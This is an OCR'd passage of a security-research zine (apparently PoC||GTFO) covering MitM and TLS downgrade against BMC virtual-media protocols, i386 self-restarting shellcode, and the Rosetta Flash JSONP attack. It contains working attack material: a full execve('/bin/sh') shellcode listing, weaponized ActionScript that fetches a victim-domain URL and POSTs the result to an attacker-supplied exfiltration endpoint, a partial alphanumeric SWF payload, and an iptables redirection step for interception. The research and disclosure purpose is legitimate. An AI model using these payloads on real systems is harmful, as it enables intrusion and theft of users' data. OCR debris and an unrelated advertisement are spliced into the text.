Distinguishing the individual frames is an excellent starting point for unraveling an otherwise unknown protocol. Generally speaking, a protocol will send messages in one of the following formats:

Explicit length: Just put the message length at or near the start of the message. Sometimes it's the payload length, other times it includes the length field itself.

Examples of this are the DIAMETER protocol, TLS, and indeed the APCP/AVMP protocols described here.


[14] Matthew 7:9

Defer to upper-layer: This is common with UDP-based protocols—simply allow the upper layer to define the frame boundary. It would be foolhardy for a protocol designer to rely on frame boundaries with TCP. Often the sending side will send a complete frame in a segment, offering a vital hint to the reverse engineer.

Delimiter: Classic examples of this are line-oriented protocols such as POP3 and SMTP where the delimiter is CRLF. Other protocols, those originally designed to operate over bitstream transports, refer to their delimiter as "sync bits". The general rule is that the message starts or stops at an easily recognized boundary, and also that they do their damndest to avoid placing the delimiter in the message itself.

Dual-Mode: Even seasoned `vi` users occasionally type code while in command mode or find a rogue `ex` command in a config file. The same can be said for network protocols. HTTP uses CRLF-CRLF as a delimiter to denote the end of the headers, then once the Content-Length header has been parsed the message body length is known. This state transition makes for some awful, buggy implementations, a situation that didn't improve with Chunked encoding.

In our case, the TCP session looks a little something like this.



This is extremely lucky, as it seems the application developer accidentally wrote the packet header byte at a time, each having its own segment. This makes it easy to distinguish the header from the body.

As we can see, there's a magic field, "`APCP`", then a big-endian number that happens to match the frame size including the header, then four bytes.

The catch is that there are actually three protocols running on this port: APCP, BEEF, and AVMP, and their respective framing is subtly different.

APCP functions as a control protocol, so we need to decode those frames, even though we're not particularly interested in them.

BEEF is the protocol that the keyboard, video and mouse operate on. We switch to pass-through mode when we see a BEEF packet, or indeed anything we don't recognize, in order to allow it to pass unhindered.

AVMP is the virtual media protocol, which only starts when you click on the virtual media tab. The term "virtual media" may be more familiar if you rephrased it as "remote DVD-ROM and removable disk."

9.2 Message Types

Binary protocols like these generally require that the type of message be in the message header. This is analogous to the request line in HTTP, in that it allows the remote end to route the message to the correct processing routine.

Often enabling logging on the application will simply name the decoded message type for you.[15] There's no need to over-extend yourself decoding particular message types if they don't seem relevant to your PoC, but you should at least note the name and function of messages if you can infer them.

In this case we are dealing with block devices. Block device protocols only have two methods of interest.

```
read(offset, length) -> data[length] | error
write(offset, data[length]) -> ack | error
```

Offset and length are either multiplied by the block size or aligned to the block size. Block devices don't let you write half-blocks—when you write less than a full block to the middle of a file, your filesystem needs to read in the block and write back the modified version.

The read response and write request were easy to spot—simply transfer some data and you'll see it in the frame. The server will send a maximum of sixteen blocks per read response, but will respond in full using multiple messages then send a "Status" message with a code of zero. Error messages are simply "Status" messages with a non-zero code.

Note that in the case of AVMP and NBD (and indeed modern SCSI and ATA protocols) requests are tagged. Each tag is an opaque value on the request, which must be returned with the response. This allows multiple messages to be in-flight at once, which greatly increases the throughput.

Read requests in AVMP also have a third argument, referred to as the Block Factor, which is the maximum number of blocks the application should send back in a single read response. I did not try sending more, mostly because I wished to avoid an unpleasant trip to the data center.

There were other AVMP requests that I had to find and decode. These were the ones that described the drive, and mapped and unmapped a drive (read: inserted or removed a disk).

9.3 TLS

In this age of mistrust, customers are demanding encryption for all of their network protocols. TLS is the standard answer; while it isn't much fun to circumvent TLS, it's generally not much trouble.

If the program talks some cleartext protocol before sending a TLS `ClientHello`, chances are that it is negotiating whether or not to enable TLS over the network. This is, of course, ridiculous, but alas it's a popular idiom for bolted-on cryptography.[16]

In these circumstances, the prudent thing to do would be to tell the client that the server doesn't know what TLS is. My PoC does this with the `--downgrade` option.


```
Client -> KVM: Session please, I can do TLS
KVM -> Client: Ok, let's TLS
[ TLS negotiation ]

Client -> KVM: Session please, I can do TLS
KVM -> Client: Ok, let's talk plaintext
```

The server often enforces that only TLS connections should be allowed, but since the client is rarely authenticated at the TLS layer, your exploit tool may simply establish a TLS connection to the server while maintaining a cleartext connection to the client.

The effects of connection downgrade are rather subtle. While the connection is now operating in malleable cleartext, the prompt dialog changes only slightly:

[15] "Trace logging" in Java.

[16] Try this with your favorite SMTP, XMPP and IMAP clients—you may be unpleasantly surprised.



It should be noted that with the virtual media component on the Cisco blades it actually sends the cleartext password in the background before you mindlessly click "Accept".[17]

If the client seems to only wish to talk TLS, an alternative approach may be used. You simply start up a TLS server and accept the client connection. You may then establish a TLS client connection to the server, and forward the data between them. This is commonly called a Man-in-The-Middle attack, but in this modern age it's generally machines rather than men or women who perform such work.

Astute readers will note that this will annoy the certificate validation routine in the client application. In reality, this is rarely the case.[18] If such a validation routine even exists, it can be bypassed with an Accept/Reject dialog which displays some textual information that you can easily duplicate in your own self-signed certificate.

For a particularly ironic example of this, look at the code in the supplied PoC. The two useful options work together with some way of passing the IP traffic to the Machine-in-the-Middle, which runs the client.

```
--servercert SERVERCERT
                    File containing the server certificate for MitM
--serverkey SERVERKEY
                    File containing the server private key for MitM
```

Your friendly neighborhood `iptables` can take care of the redirection.

```
iptables -A PREROUTING -d [target IP] -p tcp --dport 2068 -j REDIRECT --to-ports 2068
```

9.4 Clients and Servers

It is interesting to note that in SCSI there are no clients and servers. Instead, there are Initiators and Targets. This applies to many protocols which two distinct roles, both providing services to each other. The classic example is that a web browser provides more valuable information to the web server than vice versa, yet the reason it's considered the client is that it initiates the connection.

When intercepting network connections, you should consider what services both ends of the connection provide you.

In our example, which intercepts Virtual Media connections between a Java application and BMC, the BMC provides the service of connecting CD-ROMs and removable media to it. While generally this involves

[17] This is still an improvement over other vendors, which do not display any prompt and simply talk in the clear. At least one has devoted man-hours to fixing this since trying out my PoC.

[18] *If you don't believe us, neighbor, there's an academic paper about that, "The most dangerous code in the world: validating SSL certificates in non-browser software", by Georgiev et al. —PML*

a server administrator wasting hours waiting for an operating system to install, we might choose something more fun, such as tetranglix from PoC||GTFO 3:8.


The `--cdrom CDROM` option in the PoC replaces any mapped CD-ROM with the provided image file.

The service provided by the application is possibly more interesting. A server administrator might connect a USB key to the system, perhaps containing a "kickstart" or "sysprep" file. The provided PoC will export the inserted Removable Media via NBD, which most Linux systems will happily mount as if it were a normal hard drive. This feature can be accessed with `--ndb` and `--ndblisten address:port`. Please be kind when testing, as this is exported read/write.

9.5 Have fun, stay safe

If you own a system that contains a BMC, please be careful what networks you connect it to, and which networks you access it through. A simple solution might be to connect a VPN device directly to it, and run a VPN client application on your desktop.

Remember that besides bolt-on security, such systems' management interfaces likely have plenty of other flaws. For example, see the SSH banner that the same BMC produces, or IPMI Cipher 0.



10 i386 Shellcode for Lazy Neighbors; or, I am my own NOP Sled.

by Brainsmoke

Who needs a NOP sled when you can jump into the middle of your shellcode and still succeed? The trick here is to set a canary value at the start of the shellcode and check it at the very end. This allows for an exploit to jump right in the middle of the shellcode, because when the canary check fails, the shellcode will just start again from the beginning.


Due to placement of variables in memory by the compiler it is usually possible to guess a payload's four-byte alignment. Let's assume a possible entry point at every fourth byte, not bothering with any other offsets as doing this for every single offset would be impossible.[19]

In order to make this work, no entry point should generate a fault, regardless of the register values. This means we will only be accessing memory through the stack pointer. We also shy away from instructions that are larger than four bytes, such as the five byte long 32 bit push-immediate instruction. Instead, we use smaller instructions to achieve the same goal. In this case we use the four byte long 16 bit push. This means that we, for the greater part of the shellcode, do not have to worry about jumping in to the middle of instructions.

For our canary check, at the start of the shellcode we will fill `ebp` with the 32 most significant bits of the timestamp counter. On modern CPUs this value increases every few seconds. As `ebp` often contains a pointer to an address on the stack, it is unlikely that it will have the same value initially. Just before popping shell, we will read the timestamp counter again and compare. If they differ, we'll assume we entered somewhere in the middle of the code and restart from the beginning. As this value changes every once in a while, you might be so unlucky that it changed in the few cycles between the two reads, but in this case our shellcode will just loop one extra time before finishing.

"But," I hear you say, "what if we jump into the middle of the canary check?" Our canary check, together with the conditional jump to the beginning, and the final syscall instruction cannot possibly fit in four bytes. This is where we make use of unaligned instructions. For the canary check, we use code that does not have instructions that start at a four-byte boundary. At the same time, we make sure that the first two bytes at fourth byte boundary will be `0xeb 0xf2` which, when executed as an instruction will jump 14 bytes back into the shellcode. This will land it again on a four-byte boundary. Eventually the program counter will land into an earlier part of the shellcode that is in the right instruction chain.

Assuming our shellcode eventually calls `int 80h`, which is `0xcd 0x80`, the final part of our shellcode now looks a little like the following.



In our normal instruction thread, bytes `0xeb` shall become the last byte of an instruction, and the `0xf2` bytes will become the first byte of the next opcode. Fortunately `0xf2` is a prefix code which can be prepended to many short instructions without any harmful side-effects.

As you can see there's not much room left for our own instructions. Certainly since every fourth byte will need to be part of a multi-byte opcode together with `0xeb`. To address this, we will need to find some useful instructions that contain `0xeb`.

When `0xeb` is used as the second byte of a compare operation (opcode `0x39`), it represents the `ebp, ebx` register pair. We will be using this both as a `nop` as well as for our canary comparison. Another option is

[19] If you can prove me wrong, I'd love to see the PoC.

to use `0xeb` as the second byte of a conditional jump which, if taken will land you somewhere earlier in the shellcode, on a four-byte boundary.

Combining those two instruction gives us the building blocks for our canary check: compare two values and jump backward if they do not match. Now all we have to do is load the high 32 bits of the timestamp counter in `ebx` and restore any spilled registers before calling `int 80h`. The `ebp` register already has the right value.

```
0000:   0f 31           rdtsc                   ; read timestamp counter
0002:   92              xchg edx, eax
0003:   95              xchg ebp, eax           ; put high dword in ebp
0004:   31 db           xor ebx, ebx
0006:   66 53           push bx
0008:   66 68 75 72     push small 07275h
000C:   66 68 62 6f     push small 06F62h
0010:   66 68 67 68     push small 06867h
0014:   66 68 65 69     push small 06965h
0018:   66 68 20 4e     push small 04E20h
001C:   66 68 6c 6f     push small 06F6Ch
0020:   66 68 65 6c     push small 06C65h
0024:   66 68 20 48     push small 04820h
0028:   66 68 68 6f     push small 06F68h
002C:   66 68 65 63     push small 06365h
0030:   89 e1           mov ecx, esp            ; argv[2] -> ecx
0032:   6a 68           push 068h
0034:   66 68 2f 73     push small 0732Fh
0038:   66 68 69 6e     push small 06E69h
003C:   66 68 2f 62     push small 0622Fh
0040:   89 e0           mov eax, esp            ; filename / argv[0] -> eax
0042:   6a 2d           push 02Dh
0044:   b2 63           mov dl, 063h
0046:   89 e6           mov esi, esp            ; argv[1] -> esi
0048:   88 54 24 01     mov [esp+1h], dl
004C:   53              push ebx
004D:   89 e2           mov edx, esp            ; envp [ NULL ] -> edx
004F:   51              push ecx
0050:   56              push esi
0051:   50              push eax
0052:   eb 02           jmp short 0056h
0054:   eb aa           jmp short 0000h         ; jump back 'midway station'
0056:   89 e1           mov ecx, esp            ; argv [ '/bin/sh', ... ] -> ecx
0058:   b3 0b           mov bl, 0Bh             ; __NR_EXECVE -> ebx
005A:   50              push eax                ; push filename
005B:   52              push edx                ; push envp
005C:   0f 31 92 39     ------------------------.
0060:   eb f2 93 39     jmp short 0054h ; ...   | these jumps will all
0064:   eb f2 5a 75     jmp short 0058h ; ...   | (eventually) end up
0068:   eb f2 5b 39     jmp short 005Ch ; ...   | at 005C
006C:   eb f2 cd 80     jmp short 0060h ; ...   |
0070:                   .________________________/
                        |
                        V
005C:   0f 31           rdtsc
005E:   92              xchg edx, eax           ; canary val -> eax
005F:   39 eb           cmp ebx, ebp            ; no-op
0061:   f2 93           repnz xchg ebx, eax     ; canary val -> ebx / __NR_EXECVE -> eax
0063:   39 eb           cmp ebx, ebp            ; canary check -> OK if zero
0065:   f2 5a           repnz pop edx           ; envp -> edx
0067:   75 eb           jnz 0054h               ; jump to 'midway station' in case
                                                ; the check fails
0069:   f2 5b           repnz pop ebx           ; filename -> ebx
006B:   39 eb           cmp ebx, ebp            ; nop
006D:   f2 cd 80        repnz int 80h           ; we're done :-)
```

11 Abusing JSONP with Rosetta Flash

by Michele Spagnuolo,
whose opinions are not endorsed by his employer.

In this article I present Rosetta Flash, a tool for converting any SWF file to one composed of only alphanumeric characters, in order to abuse JSONP endpoints. This PoC makes a victim perform arbitrary requests to the vulnerable domain and exfiltrate potentially sensitive data, not limited to JSONP responses, to an attacker-controlled site. This vulnerability got assigned CVE-2014-4671.

Rosetta Flash leverages zlib, Huffman encoding, and Adler-32 checksum brute-forcing to convert any SWF file to another one composed of only alphanumeric characters, so that it can be passed as a JSONP callback and then reflected by the endpoint, effectively hosting the Flash file on the vulnerable domain.

11.1 The Attack Scenario

To better understand the attack scenario it is important to take into account the following three factors:

1. SWF files can be embedded on an attacker-controlled domain using a *Content-Type* forcing `<object>` tag, and will be executed as Flash as long as the content looks like a valid Flash file.

2. JSONP, by design, allows an attacker to control the first bytes of the output of an endpoint by specifying the `callback` parameter in the request URL. Since most JSONP callbacks restrict the allowed charset to `[a-zA-Z0-9]`, `_` and `.`, my tool focuses on this very restrictive set of characters, but it is general enough to work with other user-specified alphabets.

3. With Flash, an SWF file can perform cookie-carrying GET and POST requests to the domain that hosts it, with no `crossdomain.xml` check. That is why allowing users to upload an SWF file to a sensitive domain is dangerous. By uploading a carefully crafted SWF file, an attacker can make the victim perform requests that have side effects and exfiltrate sensitive data to an external, attacker-controlled, domain.

High profile Google domains (`accounts.google.com`, `www.`, `books.`, `maps.`, etc.) and YouTube were vulnerable and have been recently fixed. Instagram, Tumblr, Olark and eBay are still vulnerable at the time of writing. Adobe pushed a fix in the latest Flash Player, described in Section 11.6.

In the Rosetta Flash GitHub repository[20] I provide a full-featured proof of concept and ready-to-be-pasted, universal, weaponized PoCs with ActionScript sources for exfiltrating arbitrary content specified by the attacker in the FlashVars.

11.2 How it Works

Rosetta uses ad-hoc Huffman encoders in order to map non-allowed bytes to allowed ones. Naturally, since we are mapping a wider charset to a more restrictive one, this is not really compression, but an inflation! We are effectively using Huffman as a Rosetta Stone.

A Flash file can be either uncompressed (magic bytes `FWS`), zlib-compressed (`CWS`) or LZMA-compressed (`ZWS`). We are going to build a zlib-compressed file, but one that is actually larger than the decompressed version!

Furthermore, Flash parsers are very liberal, and tend to ignore invalid fields. This is very good for us, because we can force Flash content to the characters we prefer.

11.2.1 Zlib Header Hacking

We need to make sure that the first two bytes of the zlib stream, which is a wrapper over DEFLATE, are a valid combination.

[20] `git clone https://github.com/mikispag/rosettaflash`




Figure 1: SWF Header Types




Figure 2: Starting Bytes for Zlib

There aren't many allowed two-bytes sequences for `CMF` (Compression Method and flags) + `CINFO` (malleable) + `FLG`. The latter include a check bit for `CMF` and `FLG` that has to match, preset dictionary (not present), and compression level (ignored).

The two-byte sequence `0x68 0x43`, which as ASCII is "`hC`" is allowed and Rosetta Flash always uses this particular sequence.

11.3 Adler-32 Checksum Bruteforcing

As you can see from the SWF header format in Figure 1, the checksum is the trailing part of the zlib stream included in the compressed output SWF, so it also needs to be alphanumeric. Rosetta Flash appends bytes in a clever way to get an Adler-32 checksum of the original uncompressed SWF that is made of just `[a-zA-Z0-9_\.]` characters.

An Adler-32 checksum is composed of two 4-byte rolling sums, S1 and S2, concatenated.

For our purposes, both S1 and S2 must have a byte representation that is allowed (i.e., all alphanumeric). The question is: how to find an allowed checksum by manipulating the original uncompressed SWF? Luckily, the SWF file format allows us to append arbitrary bytes at the end of the original SWF file. These bytes are ignored, and that is gold for us.

But what is a clever way to append bytes? I call my approach the Sleds + Deltas technique. As shown in Figure 4, we can keep adding a high byte sled until there is a single byte we can add to make S1 modulo-overflow and become the minimum allowed byte representation, and then we add that delta. This sled is composed of `0xfe` bytes because `0xff` doesn't play nicely with the Huffman encoding.

Now we have a valid S1, we want to keep it fixed. So we add a sled comprising of NULL bytes until S2 modulo-overflows, thus arriving at a valid S2.




Figure 3: Adler-32 Algorithm

11.4 Huffman Magic

Once we have an uncompressed SWF with an alphanumeric checksum and a valid alphanumeric zlib header, it's time to create dynamic Huffman codes that translate everything to `[a-zA-Z0-9_\.]` characters. This is currently done with a pretty raw but effective approach that will have to be optimized in order to work effectively for larger files. Twist: the representation of tables, in order to be embedded in the file, has to satisfy the same charset constraints.

We use two different hand-crafted Huffman encoders that make minimum effort in being efficient, but focus on byte alignment and offsets to get bytes to fall into the allowed character set. In order to reduce the inevitable inflation in size, repeat codes (code `16`, mapped to `00`), are used to produce shorter output that is still alphanumeric.

For more detail, feel free to browse the source code in the Rosetta Flash GitHub repository or the stock version from this zip file.[21] And yes, you can make an alphanumeric Rickroll.[22]

[21] `git clone https://github.com/mikispag/rosettaflash`

[22] `http://miki.it/RosettaFlash/rickroll.swf`
`unzip pocorgtfo05.pdf rosettaflash/PoC/rickroll.swf`

NEW! from ads
6809 SINGLE-BOARD COMPUTER
S-100 bus

- IEEE S-100 Proposed Standard
- 2K RAM
- 4K/8K/16K ROM
- PIA, ACIA Ports
- adsMON; 6809 Monitor Available

P.C. Board & Manual Presently Available

ALL PC BOARDS FROM ADS ARE SOLDER MASKED, WITH GOLD CONTACTS, & PARTS LAYOUT SILK SCREENED ON BOARD.
Add 50¢ postage & handling per item.
Ill. residents add sales tax.

Sound Effects . . . Sound Effects . . . !!!
© NOISEMAKER * & © NOISEMAKER II **
S-100 bus Apple IItm bus

ADD "SPACESHIP" SOUNDS, PHASERS, GUNSHOTS, TRAINS, MUSIC, SIRENS, ETC.! UNDER SOFTWARE CONTROL!!!

- Soundboards Use GI AY 3-8910 I.C.'s to Generate Programmable Sound Effects.
- On Board Audio Amp. Breadboard Area With + 5 & GND.
- Noise Sources • Envelope Generators • I/O Ports

PCB & Manual: *39.95 (NM); **34.95 (NM II)

!!!!!!ATTENTION APPLE II USERS!!!!!!
Assembled and Tested NM II Units Now Available!!!

Call or Write for Details. ads

Ackerman Digital Systems, Inc., 110 N. York Road, Suite 208, Elmhurst, Illinois 60126 (312) 530-8992

FLASH ALLOWS APPENDED DATA AFTER END MARKER:
1. ADJUST S1:
 - APPEND `0xFE` TO *UNCOMPRESSED* DATA
  UNTIL S1 IS VALID (`[0-9a-zA-Z./]*`)
  (`0xFF` DOESN'T WORK WELL FOR HUFFMAN MANIPULATION)
2. ADJUST S2:
 - APPEND `0x00`
  UNTIL S2 IS VALID
  (APPENDING `0x00` DOESN'T AFFECT `S1`)

Figure 4: Adler-32 Manipulation




Figure 5: DEFLATE Block Format

11.5 A Universal, Weaponized Proof of Concept

The following is an example written in ActionScript 2 for the `mtasc` open-source compiler.

```
class X {

    static var app : X;

    function X(mc) {
        if (_root.url) {
            var r:LoadVars = new LoadVars();
            r.onData = function(src:String) {
                if (_root.exfiltrate) {
                    var w:LoadVars = new LoadVars();
                    w.x = src;
                    w.sendAndLoad(_root.exfiltrate, w, "POST");
                }
            }
            r.load(_root.url, r, "GET");
        }
    }

    // entry point
    static function main(mc) {
        app = new X(mc);
    }
}
```

We compile it to an uncompressed SWF file, and feed it to Rosetta Flash. The alphanumeric output is:

`pocorgtfo05.pdf`

```
CWSMIKI0hCD0Up0IZUnnnnnnnnnnnnnnnnnnnUU5nnnnnn3Snn7iiudIbEAt333swW0ssG03sDDtDDDt
0333333Gt333swwv3wwwFPOHtoHHvwHHFhH3D0Up0IZUnnnnnnnnnnnnnnnnnnnUU5nnnnnn3Snn7YNq
dIbeUUUfV13333333333333333s03sDTVqefXAxooooD0CiudIbEAt33swwEpt0GDG0GtDDDtwwGGGGG
sGDt33333www033333GfBDTHHHHHUhHHHeRjHHHhHHUccUSsgSkKoE5D0Up0IZUnnnnnnnnnnnnnnnnnnn
nUU5nnnnnn3Snn7YNqdIbe13333333333sUUe133333Wf03sDTVqefXA8oT50CiudIbEAtwEpDDG033s
DDGtwGDtwwDwttDDDGwtwG33wwGt0w33333sG03sDDdFPhHHHbWqHxHjHZNAqFzAHZYqqEHeYAHlqzfJ
zYyHqQdzEzHVMvnAEYzEVHMHbBRrHyVQfDQflqzfHLTrHAqzfHIYqEqEmIVHaznQHzIIHDRRVEbYqItA
zNyH7D0Up0IZUnnnnnnnnnnnnnnnnnnnUU5nnnnnn3Snn7CiudIbEAt33swwEDt0GGDDDGptDtwwG0GG
